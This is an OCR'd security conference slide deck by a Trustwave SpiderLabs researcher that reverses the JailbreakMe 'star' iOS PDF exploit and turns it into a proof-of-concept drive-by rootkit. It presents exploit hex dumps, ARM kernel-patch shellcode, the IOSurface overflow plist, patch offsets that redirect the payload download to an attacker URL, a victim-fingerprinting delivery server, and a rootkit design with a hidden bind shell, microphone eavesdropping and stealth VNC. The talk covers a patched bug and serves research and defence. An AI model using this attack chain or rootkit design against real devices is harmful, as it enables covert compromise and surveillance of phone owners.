Trustwave®
SpiderLabs®

iPhone Rootkit? There's an App for That!

Eric Monti – Sr. Security Researcher

emonti@trustwave.com

Overview

Understanding Jailbreaks

- Security hurdles
- Background
- Applying security attack patterns for "good"

… to modify and leverage them for some "mayhem"

- Reverse Engineering iPhone jailbreaks and apps
- Repurposing and patching available tools
- "Malicious" PoC
- Rootkits - also in the PoC sense … *please don't root my phone "for reals"*

Not 0-day, the real "star" of the show isn't even mine

- Jailbreak community are the real rockstars!!!
- The bug is patched and fully disclosed since research began
- But… I did some tinkering and am still covering relatively new subject-matter and hopefully interesting attack patterns

My Motivation

I am not a iPhone Jailbreak team member but I'm a fan

JailbreakMe.com 2.0 Launched around BH/Defcon 2010

- Whole security community got intrigued
- I've been focused on product engineering last several months
  - Really enjoy it (not knocking it!!!) but sometimes I miss embedded stuff
- And… defcon had me all "fired up" for reversing and vuln research

- SpiderLabs pen-testers officially propose an exploit
  - "It'd be cool to demo a nefarious jailbreak to clients"
- !!! \o/ !!! Sounds fun!
- Drop everything. Start reverse engineering jailbreakme.com

Agenda

- iPhone Security Overview
- Jailbreaking Background
- Reversing Redux
- Weaponization
- Demo

Trustwave®

SpiderLabs®

iPhone/iOS Security Overview

History

2007	2008	2009	2010
libtiff vulnerability found by Tavis Ormandy Jailbreakme.com 1.0 based on libtiff exploit	Metasploit got active on iPhone hacking by now	Charlie Miller rocks SMS fuzzing on iPhone and other smartphones	End of June: Jailbreakme 2.0 Released Mid-August: - Apple releases patch - Saurik releases patch (saurik's supports old versions) "star" source released by Comex shortly thereafter
	Apps harvesting user data start getting pulled form app store	More user data and privacy breaches by approved apps. More apps pulled	
		Worms break out on jailbroken iphones - Ikee - Dutch 5 Ransomware - … Variations	
Everybody gets one but Eric. Eric thinks the iPhone is whack Still saying things like: *"Pfft. My Nokia N95 has had GPS for like… AGES!!!"* … and … *"Tether much???"*	Eric has his N95 and a Blackberry die on him in short order. !@#$'ing keypads die on both **right** as warranties expire! … realize iPhone has no keypad	Eric walks into Apple store and humbly buys an iPhone Jailbreaks it first day for no good reason. It's super-easy! … realize just how awesome Jailbreak teams hackers are.	Eric wastes winter/spring playing "Peggle" on iPhone. … finally gets into figuring out how the iPhone and jailbreaks actually work. I'm hooked!

iOS Security From 10,000 Meters

- Bootloader verifies…
- Signed firmware, verifies…
- Signed kernel, verifies…
- Signed Applications installed from the app store

- Apple signed everything!

Actually a sound design on paper (barring implementation problems)

Architecture Overview

Applications Processor

- ARM (6 or 7 depending on idevice/version)
- XNU Based Kernel (think OS X lite on ARM)
- Implements Kernel and Application Signing from bootloader down.

Baseband Modem

- ARM
- Largely separated from App. processor
- Mostly interesting to carrier unlock, but not rootkit (yet?)

Hardware Encryption Introduced in iPhone 3GS

- Low-level data encryption on NAND storage

OS Environment

Two partitions make up filesystem

- Root partition at / (read-only from factory)
  - Kernel, Base OS, Core APIs
- User Partition at /private/var (read-write)
  - All third party apps
  - User data

Two users for pretty much everything

- "root" - system services, kernel
- "mobile" - apps and data running as you, the user
- Basic Unix security rules apply

System libraries and APIs approximate OS X / Darwin

Application Security

Code signing

- All apps must be signed by Apple
- Signatures stored in mach-o header section
- Check implemented in kernel as an enhanced execv()

Sandbox

- Applications run as "mobile"
- Chroot sandbox ostensibly restricts apps to their own data
- Can't alter the OS or other apps

Reality:

Apple's .app authorization process plays the biggest role in iOS security

- Private APIs are accessible but apps using them are usually rejected
- Advanced functionality is all there, just not "approved of"

Exploit code running in signed apps or on jailbroken devices can still do lots of interesting things with and to the underlying system.

Trustwave®

SpiderLabs®

Jailbreaks

Jailbreak Landscape

Remote client-sides have been few and far between

- Obviously more exciting for security research
- Obviously more potential for abuse

Par for exploits is in restore and FW updates over USB

- Fertile territory for jailbreaks, JB nerds, and still very cool
- Security impact for 'evil maid' style bad-guy attacks

Very impressive work is consistent from the JB community

- It takes a real !$$-hole to taint their awesome efforts…
- But this is just how I do adoration and idolization

Internets have loads of tech details for learning

- Patience! Gotta wade through lots of fanboi noise to find the good stuff
- JB teams have cool info on wikis, but it's not always up to date
- Github!!! Jailbreak-team stalker's paradise!

Jailbreakme.com: A Thing to Behold


Author: Comex backed up by other jailbreak team

- Exploit and jailbreak package dubbed "star"
- Every iDevice Apple makes, almost all modern versions affected
- Handled like pros
  - Implementation, to presentation, to disclosure, to the timing of the release
- Jailbreak released around BH / Defcon
- iPhone 4G out for just a month or so.
  - Jailbreakers had been waiting patiently and were not disappointed
- Released right after a crucial US legal decision on jailbreaking
  - Now officially legal in US
  - Prior status was fuzzy
- Source for exploit released after Apple releases security fix (iOS 4.0.2)
  - See http://github.com/comex/star


What?

http://jailbreakme.com

Star exploit execution



Finished. Pretty safe and easy!



How?

The "star" PDF Exploit – Code execution

- Classic stack overflow
- BoF in CoreGraphics CFF(Compact Font Format) handling long strings
- Overwrites $pc (EIP for ARM)
- Code still runs as "mobile" at this point
- Leverages IOSurface (IOKit) bug for privilege escalation and sandbox escape

The IOKit Vulnerability – Priv. escalation / escaping the sandbox

- Kernel integer overflow in handling of IOSurface properties
- Calls setuid(0) inside Safari getting root
- Dominoes all fall down from there

The Jailbreak Phase – Set up residence on the iDevice

- Patches out Kernel code signing
- Installs a basic jailbreak filesystem along with Cydia (apt-get)

"Polite" and clean - *Even calls setuid(501) back to "mobile" once it's finished.*

Trustwave®


SpiderLabs®

Reversing the Binary "star" Exploit

Reversing the Exploit Binaries (pre-source)

First few weeks, no source was released for JailbreakMe.com

- Curious and impatient. Not sure if Comex would release
- Began reversing the binaries within a few days of the JB release
  - Staring at opaque hex-dumps and peeling the onion one layer at a time
  - Fun and soothing – *Like catnip for my O.C.D.*



Trustwave® SpiderLabs®

All for Naught?

Got a patch working. Was happy! Turned out to be a total waste of time

Comex released the source about a week after I'd finished testing my PoC

No use crying over spilled code. Better to smarter and proceed by branching his github project and working source for the demo in this presentation.

"star" turned out to be pretty awesome as a source package too and patching was much easier.

Bonus: Been meaning to apply some objective-C reading I'd done months back.

Maybe not a total waste?

Got to dabble in iPhone reversing and ARM assembly

Was fun and I scratched an itch I'd needed to. Pure source patching was too easy

Process makes for a more interesting talk

Reversing Steps

0	25	50	44	46	2D	31	2E	33	%PDF-1.3
8	0A	25	C4	E5	F2	E5	EB	A7	.%......
0	F3	A0	D0	C4	C6	0A	34	20	4
8	30	20	6F	62	6A	0A	3C	3C	0 obj.<<
0	20	2F	4C	65	6E	67	74	68	/Length
8	20	36	33	31	20	3E	3E	0A	631 >>.

Analyzed the PDF

- Barebones PDF. Viewer shows one "empty" page
- Compare PDFs between iOS device/version
  - A single zlib deflated font section is the only difference
- Deflate this chunk
  - Strings and investigation show an un-stripped Mach-O DYLIB lives here
- Wrote a quick file splitter "extract_payload"
- Found 3 parts
  - CFF Font egg
  - Macho_1
  - Macho_2

… continued: egg

Malformed Times-Roman CFF Font

```
00000000  01 00 04 01 00 01 01 01  13 41 42 43 44 45 46 2b  |.........ABCDEF+|
00000010  54 69 6d 65 73 2d 52 6f  6d 61 6e 00 01 01 01 1f  |Times-Roman.....|
00000020  f8 1b 00 f8 1c 02 f8 1d  03 f8 19 04 1c 6f 00 0d  |.............o..|
00000030  fb 3c fb 6e fa 7c fa 16  05 e9 11 8b 8b 12 00 03  |.<.n.|..........|
00000040  01 01 08 13 18 30 30 31  2e 30 30 37 54 69 6d 65  |.....001.007Time|
00000050  73 20 52 6f 6d 61 6e 54  69 6d 65 73 00 00 00 02  |s RomanTimes....|
00000060  04 00 00 00 01 00 00 00  05 00 00 04 dc 0e 0e 0e  |................|
00000070  0e ff 00 00 00 00 ff 00  00 00 00 ff 00 00 00 00  |................|
00000080  ff 34 04 f9 31 ff 00 00  00 00 ff 00 00 00 00 ff  |.4..1...........|
00000090  00 00 00 00 ff 30 17 15  bf ff 09 00 00 00 ff 00  |.....0..........|
000000a0  10 7f 38 ff 00 00 00 03  ff 00 00 10 12 ff 30 0e  |..8...........0.|
000000b0  18 ad ff 00 00 00 00 ff  00 00 00 00 ff 00 00 00  |................|
000000c0  00 ff 30 01 4a d9 ff ff  ff f9 98 ff 33 c4 3f f1  |  0 J       3 ? |
```

…

```
00001070  69 76 61 74 65 2f 76 61  72 2f 6d 6f 62 69 6c 65  |ivate/var/mobile|
00001080  2f 00 00 00 bf 2f 70 72  69 76 61 74 65 2f 76 61  |/..../private/va|
00001090  72 2f 6d 6f 62 69 6c 65  2f 4c 69 62 72 61 72 79  |r/mobile/Library|
000010a0  2f 50 72 65 66 65 72 65  6e 63 65 73 2f 00 00 00  |/Preferences/...|
000010b0  bf 00 04 00 00 b9 92 05  80 71 77 08 80 15 d6 3e  |.........qw....>|
000010c0  80 f9 d9 3e 80 2f 64 65  76 2f 6d 65 6d 00 00 00  |...>./dev/mem...|
000010d0  00 2f 64 65 76 2f 6b 6d  65 6d 00 00 00 2f 64 65  |./dev/kmem.../de|
000010e0  76 2f 6b 6d 65 6d 00 00  00 00 00 00 00 90 b5 01  |v/kmem..........|
000010f0  af 2f 74 6d 70 2f 69 6e  73 74 61 6c 6c 75 69 2e  |./tmp/installui.|
00001100  64 79 6c 69 62 00 00 00  00                     |dylib....|
00001109
```

… continued: Exploit ARM Code

```
.thumb
.syntax unified
    ldr r2, count
    adr r3, patches
loop:
    ldr r0, [r3]
    ldr r1, [r3, #4]
    str r0, [r1]
    adds r3, #8
    subs r2, #1
    bne loop
    # find a home
    ldr r0, current_thread
    blx r0
    ldr r0, [r0, #0x54]
    ldr r2, ipc_kobject_server_start
    ldr r3, ipc_kobject_server_end
loop2:
    adds r0, #4
    ldr r1, [r0]
    cmp r1, r2
    bcc loop2
    cmp r1, r3
    bcs loop2

    mov sp, r0
    sub sp, #4*7
    pop {r1-r3}
    mov r8, r1
    mov r10, r2
    mov r11, r3
    pop {r4-r7, pc}

.align 2
# variables all patched for each iOS device/version
current_thread: .long 0x1
ipc_kobject_server_start: .long 0x2
ipc_kobject_server_end: .long 0x3
count: .long 0x4
patches:
```

* extract from comex/star source

IOKit Integer Overflow XML Extract

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4      <dict>
5          <key>IOSurfaceAllocSize</key>
6          <integer>119888</integer>
7          <key>IOSurfaceBufferTileMode</key>
8          <false/>
9          <key>IOSurfaceBytesPerElement</key>
10         <integer>4</integer>
11         <key>IOSurfaceBytesPerRow</key>
12         <integer>885952832</integer>
13         <key>IOSurfaceHeight</key>
14         <integer>2147500567</integer>
15         <key>IOSurfaceIsGlobal</key>
16         <true/>
17         <key>IOSurfaceMemoryRegion</key>
18         <string>PurpleGfxMem</string>
19         <key>IOSurfacePixelFormat</key>
20         <integer>1095911234</integer>
21         <key>IOSurfaceWidth</key>
22         <integer>3442713680</integer>
23     </dict>
24 </plist>
```

installui.dylib Entrypoint

iui_go initializes the installer environment and calls the objective-C [Dude start] method

```
EXPORT _iui_go
_iui_go

objc_entrypoint= -0x10

STMFD   SP!, {R4-R7,LR}
ADD     R7, SP, #0xC
SUB     SP, SP, #4
MOV     R4, R0
LDR     R0, =(cfstr_Iui_goOnePOne_ - 0x20C0)
MOV     R6, R2
MOV     R5, R1
ADD     R0, PC, R0      ; "iui_go: one=%p one_len=%d"
BL      _NSLog
LDR     R0, =(cfstr_OneD - 0x20D0)
LDRB    R1, [R5]
ADD     R0, PC, R0      ; "*one = %d"
BL      _NSLog
LDR     R1, =(_bus - 0x20E0)
MOV     R0, #0xA        ; int
ADD     R1, PC, R1      ; void (*)(int)
BL      _signal
LDR     R0, =(off_347C - 0x20F0)
LDR     R1, =(off_33F4 - 0x20F4)
```

class-dump on installui.dylib (aka macho_1)

```
@interface Dude
{
    UIAlertView *progressAlertView;
    UIAlertView *choiceAlertView;
    UIAlertView *doneAlertView;
    UIProgressView *progressBar;
    NSMutableData *wad;
    long long expectedLength;
    char *freeze;
    int freeze_len;
    char *one;
    unsigned int one_len;
    NSURLConnection *connection;
}

- (id)initWithOne:(char *)arg1 oneLen:(int)arg2;
- (void)setProgress:(id)arg1;
- (void)setProgressCookie:(unsigned int)arg1;
- (void)doStuff;
- (void)bored;
- (void)bored2;
- (void)connection:(id)arg1 didReceiveResponse:(id)arg2;
- (void)connection:(id)arg1 didReceiveData:(id)arg2;
- (void)connectionDidFinishLoading:(id)arg1;
- (void)connection:(id)arg1 didFailWithError:(id)arg2;
- (void)keepGoing;
- (void)alertView:(id)arg1 clickedButtonAtIndex:(int)arg2;
- (void)start;

@end

@interface (null) (DDData)
- (id)inflatedData;
@end
```

Wad.bin

What gets downloaded and installed for the jailbroken device?

- Wad.bin pseudo-code structure

```
{
  uint32   magic              // "magic" value of BBBB / 0x42424242
  uint32le totlen             // total len (including magic)
  uint32le liblen             // size of install_dylib_chunk
  char install_dylib_chunk[]  // liblen sized zlib deflated install.dylib
  char filesystem_txz_chunk[] // rest is XZ(lzma) compressed FS tarball
}

00000000  42 42 42 42 99 a6 3b 00  15 b5 01 00 78 9c ec 7d  BBBB..;.....x..}
00000010  0d 9c 54 c5 95 ef bd dd  3d 43 33 34 70 81 46 87  ..T.....=C34p.F.
…
0001b520  6c fd 37 7a 58 5a 00 00  04 e6 d6 b4 46 02 00 21  l.7zXZ......F..!
0001b530  01 16 00 00 00 74 2f e5  a3 e1 8d 95 ef fe 5d 00  .....t/.......].
…
003ba690  30 03 00 00 00 00 04 59  5a                     0......YZ
003ba699
```

- XZ'ed tarball contents
  - Stripped down Unix dir structure and CLI programs (bash et al)
  - Cydia.app for downloading more packages

Trustwave®

SpiderLabs®

Weaponizing

Patch Plan

Reversing the installui.dylib and wad.bin provided guidance.

Implementing a weaponized jailbreak required…

- Patching out a "security" check comex had incorporated
  - The jailbreakme.com PDFs' installui.dylib had code to ensure they'd been downloaded from "jailbreakme.com". I couldn't leave that
  - Not sure what motivation Comex had for this
- Patching out all the gui pop-ups
  - Didn't want the victim to realized they were being 'kitted
  - I hadn't learned the wonders of usbmuxd and libimobiledevice for live syslog yet so I left a single popup for debugging/troubleshooting
  - Would patch it out last
- Preparing a modified wad.bin with our "rootkit"
  - Plenty to work from in userland from Cydia source packages

Learn to Say "One Beer Please" in ARM

ARM was a new animal for me going into this:

- Instruction patching done by hand (a tad bit harder)
- Turns out you only really need to understand a few machine instructions to patch programs.
- Grok some pages from the instruction manuals, take quick/dirty notes, and IDA for the rest.

```
non-thumb:
    mov r0, r0 = e1 a0 00 00 (effectively a nop)
    b =  ea 00 xx xx (unconditional branch)
    bne = 1a 00 xx xx ( branch not equal)

    breakpoint?  "e1 20 00 70"


thumb2 16-bit:
    NOP     = bf 00
    b xx    = E0 xx ( xx is the number of 16-bit words to jump )
    beq xx  = D0 xx
    bne xx  = D1 xx


notes:
1. patch start() so that it always reaches keepGoing

2. change the url for the wad download
2.1  - need to adjust the length of the cstring in the reference table.!!!

3. patch doStuff so that the "cydia is installed" popup goes away
```

Patching: Enhanced IDA DIF format

IDA DIF is a simple format. I hacked up a trivial DIF'er adding dynamic values with YAML.

```
This IDA dif file has an added YAML section and is parsed using patchy.rb

installui.dylib
000020DF: D1 E0
000020FF: D0 E0
0000210C: 48 29
0000210D: BB E0

%%YAML%%

# change the value below this to a url you control
wad_url: # NSUrl string for the wad file download
  value:    http://192.168.11.7/my_wad.bin
  zterm:    true
  offset:   0x2604
  type:     string

wad_len: # length of string needs adjusting (done automatically)
  offset:   0x30ac
  type:     number
  format:   V
  size_of: wad_url

done_msg: # Change Jailbreaking... status msg to something 'amusing'
  value:    Crop-Dusting...
  offset:   0x268c
  type:     string
  zterm:    true

done_msg_len: # length of string needs adjusting (done automatically)
  offset:   0x311c
  type:     number
  format:   V
  size_of: done_msg
```

Prison Riot: Serving the Exploit

riot_server:

A simple ruby sinatra web server.

1. Serves up a page using JS to ID the client
   - User Agent
   - Heavy JS Profile
2. Assembles the PDF components for our IP
3. PDF exploit pulls down our wad.bin rootkit filesystem

```
drwxr-xr-x  7 emonti  234561557   238 Sep 14 02:17 pdf_parts
-rw-------  1 emonti  234561557  1675 Sep 14 04:12 riot
-rwxr-xr-x  1 emonti  234561557  2540 Sep 14 02:16 riot_server
drwxr-xr-x  5 emonti  234561557   170 Sep 14 00:53 webroot

./pdf_parts:
total 16
-rw-r--r--  1 emonti  234561557   206 Sep 14 01:11 config.yml
drwxr-xr-x  7 emonti  234561557   238 Sep 14 02:26 iPhone1,x_4.0.1
drwxr-xr-x  7 emonti  234561557   238 Sep 14 02:15 iPhone2,1_4.0.1
-rw-r--r--  1 emonti  234561557  2604 Sep 14 00:13 pdf_template.dat

./pdf_parts/iPhone1,x_4.0.1:
total 104
-rw-r--r--  1 emonti  234561557   9271 Sep 14 03:47 192.168.11.13:3666.pdf
-rw-r--r--  1 emonti  234561557   4361 Sep 14 00:20 egg
-rw-r--r--  1 emonti  234561557  15568 Sep 14 00:20 installui.dylib
-rw-r--r--  1 emonti  234561557  13988 Sep 14 00:20 one.dylib

./pdf_parts/iPhone2,1_4.0.1:
total 96
-rw-r--r--  1 emonti  234561557   4361 Sep 14 00:16 egg
lrwxr-xr-x  1 emonti  234561557      7 Sep 13 23:45 installui.dylib -> macho_1
-rw-r--r--  1 emonti  234561557  15568 Sep 14 00:16 macho_1
-rw-r--r--  1 emonti  234561557  13988 Sep 14 00:16 macho_2
lrwxr-xr-x  1 emonti  234561557      7 Sep 13 23:45 one.dylib -> macho_2

./webroot:
total 10896
-rw-r--r--  1 emonti  234561557    24743 Sep 14 00:12 index.html
-rw-r--r--  1 emonti  234561557       56 Sep 14 00:12 nogo.html
-rw-r--r--  1 emonti  234561557  5543198 Sep 14 00:53 wad.bin
```

My "Big Fat Rootkit"… In a Nutshell

Trimmed down:
Justify: Not really bleeding edge, so a nutshell will probably suffice

- Custom-written and patched 3rd party programs for backdoors and kit
  - Patched unix utilities like 'ls', 'ps', 'find', 'netstat' from the JB filesystem
    - Hiding from actual jailbreakers (rockin' it like it's 1990)
  - Port knock daemon called "bindwatch" fakes its name on argv[0]
  - Spawns a bind-shell called, wait for it …. "bindshell" also fakes argv[0]
  - Trivial app to record AIFF on the mic – remote eavesdrop
  - Patched "veency" to hide itself a little better
    - Nice opensource iPhone VNC server by saurik
    - Runs via a DYLIB in MobileSubstrate
    - Mostly just removed the GUI config plist from System Preferences
    - Coded a trivial CLI obj-C program to configure and start veency without the gui
- All user-land rootkit (excuses)
  - I'm still getting my feet wet in the kernel. Ongoing research…
    - More leveraging of JB kernel hacks and opensource iPhone apps for guidance
  - Kernel space on iPhone isn't as "easy" as some other mobiles (cough Linux)
  - Jailbreak team are rockstars at hacking the iOS kernel too though


Trustwave®


SpiderLabs®

Demo

The Demo Victim

Vanilla un-jailbroken iPhone 3g running iOS 4.0.1





Thoughts on Delivery

Conclusions

iPhone hacking is fun. I see what the fuss is about.

Mitigations: common sense

- Jailbreak your iPhone/iPad/iPod before someone does it for you!
- Once broken treat it just like the other computers you own
  - Patch! Cydia is your apt-get (literally)
  - Stripped services
  - Monitoring (periodic md5 filesystem checks are probably sane)
- We need to see more AV and defense-ware for iOS
  - Don't expect Apple to facilitate this very much
  - Any reasonable AV would fail .app approval from Apple on several counts

Thanks!

Questions at the bar

Releases coming soon on github

http://github.com/emonti